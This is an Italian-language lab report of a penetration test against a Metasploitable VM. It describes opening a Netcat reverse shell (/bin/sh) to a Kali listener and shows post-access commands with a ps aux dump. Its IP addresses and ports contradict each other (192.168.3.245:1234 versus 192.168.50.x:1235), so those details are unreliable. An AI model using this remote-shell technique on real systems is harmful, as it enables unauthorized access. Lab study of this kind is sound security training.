
Report di Attività di Penetrazione su Metasploitable



Descrizione: Ho impiegato il comando Netcat (NC) per instaurare una connessione con un sistema remoto, identificato dall'indirizzo IP 192.168.3.245, sulla porta 1234. Nello specifico, ho richiesto l'esecuzione della shell `/bin/sh` sul sistema di destinazione una volta stabilita la connessione.

Fase di Connessione Iniziale:

- Ho avviato la ricezione in ascolto sulla porta 1235 del mio sistema Kali Linux con il comando `nc -lvp 1235`.

- Una connessione è stata stabilita da `192.168.50.101` al sistema `192.168.50.100` sulla porta 1235.

Comandi Eseguiti nella Shell Remota:

- Inizialmente, ho eseguito il comando `ls` per visualizzare i file nella directory `/home/msfadmin/vulnerable`. La lista includeva `mysql-ssl`, `samba`, `tikiwiki`, e `twiki20030201`.

- Successivamente, ho eseguito `ls -a` per mostrare anche i file nascosti.

- Ho navigato nella directory `mysql-ssl` e ho eseguito comandi come `ls`, `pwd`, `whoami` e `uname -a`.

- Infine, ho eseguito `ps aux` per ottenere una panoramica dei processi in esecuzione sulla macchina Metasploitable.

```
listening on [any] 1235 ...


192.168.50.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 35549
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2844  1692 ?        Ss   02:26   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   02:26   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   02:26   0:00 [migration/
0]
root         4  0.0  0.0      0     0 ?        S<   02:26   0:00 [ksoftirqd/
0]
root         5  0.0  0.0      0     0 ?        S<   02:26   0:00 [watchdog/0
]
root         6  0.0  0.0      0     0 ?        S<   02:26   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   02:26   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   02:26   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   02:26   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   02:26   0:00 [kacpi_noti
fy]
root        91  0.0  0.0      0     0 ?        S<   02:26   0:00 [kseriod]
root       130  0.0  0.0      0     0 ?        S    02:26   0:00 [pdflush]
root       131  0.0  0.0      0     0 ?        S    02:26   0:00 [pdflush]
root       132  0.0  0.0      0     0 ?        S<   02:26   0:00 [kswapd0]
root       174  0.0  0.0      0     0 ?        S<   02:26   0:00 [aio/0]
root      1130  0.0  0.0      0     0 ?        S<   02:26   0:00 [ksnapd]
root      1319  0.0  0.0      0     0 ?        S<   02:26   0:00 [ata/0]
root      1322  0.0  0.0      0     0 ?        S<   02:26   0:00 [ata_aux]
root      1330  0.0  0.0      0     0 ?        S<   02:26   0:00 [scsi_eh_0]
root      1337  0.0  0.0      0     0 ?        S<   02:26   0:00 [scsi_eh_1]
root      1356  0.0  0.0      0     0 ?        S<   02:26   0:00 [ksuspend_u
sbd]
root      1362  0.0  0.0      0     0 ?        S<   02:26   0:00 [khubd]
root      2066  0.0  0.0      0     0 ?        S<   02:26   0:00 [scsi_eh_2]
root      2224  0.0  0.0      0     0 ?        S<   02:26   0:00 [kjournald]
root      2421  0.0  0.1   2092   616 ?        S<s  02:26   0:00 /sbin/udevd
 --daemon
root      2644  0.0  0.0      0     0 ?        S<   02:26   0:00 [kpsmoused]
root      3576  0.0  0.0      0     0 ?        S<   02:26   0:00 [kjournald]
daemon    3706  0.0  0.1   1836   520 ?        Ss   02:26   0:00 /sbin/portm
ap
statd     3722  0.0  0.1   1900   728 ?        Ss   02:26   0:00 /sbin/rpc.s
```

Risultati dei Processi:

- Il risultato di `ps aux` ha fornito dettagli sui processi in esecuzione, inclusi utente, PID, %CPU, %MEM, e altri.

Osservazioni Generali:

- La connessione è stata stabilita con successo e la shell remota ha risposto positivamente. La macchina Metasploitable mostra una serie di servizi attivi, tra cui MySQL, Samba, TikiWiki e altri.